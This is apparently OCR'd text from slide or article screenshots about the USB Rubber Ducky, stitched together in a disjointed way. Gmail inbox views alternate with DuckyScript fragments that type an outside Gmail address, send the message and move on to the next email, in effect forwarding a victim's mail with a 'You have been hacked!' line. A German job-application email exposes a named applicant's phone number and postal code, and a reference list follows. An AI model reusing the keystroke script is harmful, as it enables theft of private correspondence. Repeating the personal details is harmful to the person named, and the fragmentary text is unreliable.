
Re: Ihr Kennenlerntermin beim Lernstudio Barbarossa in Ulm

You have been hacked! Your email was redirected :)

...



```
REM Write the email address the message would be forwarded
STRING asylbekbug@gmail.com
DELAY 1000
```




From asylbekbug@gmail.com

To Asylbekbug@gmail.com


Re: Ihr Kennenlerntermin beim Lernstudio Barbarossa in Ulm

You have been hacked! Your email was redirected :)

...



```
DELAY 1000
REM Send the email
CTRL ENTER
DELAY 1000
```



2:32 AM

Ihr Kennenlerntermin beim Lernstudio Barbarossa in Ulm

Inbox

Lernstudio Barb... 5 days ago

to me

Jun 20

Vorstellungsgespräch Bugybay

ADD TO CALENDAR


Today
8:00 – 8:30 PM

Lernstudio Barbarossa Ulm - Münsterplatz 19 - 89073 Ulm


Unknown Organizer (organizer)

8:00 PM Vorstellungsgespräch Bugybay

Sending...



```
CTRL ENTER
DELAY 1000
REM change to the next email
RIGHTARROW
```



Ihre Bewerbung

Lernstudio Barb... 5 days ago

to me

Ihre Bewerbung beim Lernstudio Barbarossa

Hallo 0 Bugybay,

vielen Dank für Ihre Bewerbung beim Lernstudio Barbarossa. Wir bearbeiten alle eingehenden Bewerbungen mit Sorgfalt und werden uns so schnell wie möglich bei Ihnen melden.

Da wir aktuell sehr viele Bewerbungen erhalten, bitten wir um Ihr Verständnis für eine verlängerte Bearbeitungszeit. Vielen Dank!

Ihre Eingaben

Anrede	Herr
Titel	0
Vorname	Assylbek
Nachname	Bugybay
PLZ	89075
Telefon	+491637656029

REFERENCES

- URL: https://www.hackmod.de/USB-Rubber-Ducky-Book-1 , Fig.1
- URL: https://www.crazyws.fr/tag/usb-rubber-duck/ , Fig.2
- URL: https://blog.teamascend.com/rubber-ducky , Fig.3
- URL: https://www.turkhackteam.org/konular/usb-rubber-ducky-nedir-ne-ise-yarar.1941282/ , Fig.4
- URL: https://www.un.org/securitycouncil/ctc/content/legal-issues , Fig.5
- URL: https://www.manageengine.com/device-control/badusb.html , Fig.6
- URL: https://hackaday.com/2019/07/24/an-open-hardware-rubber-ducky/ , Fig.7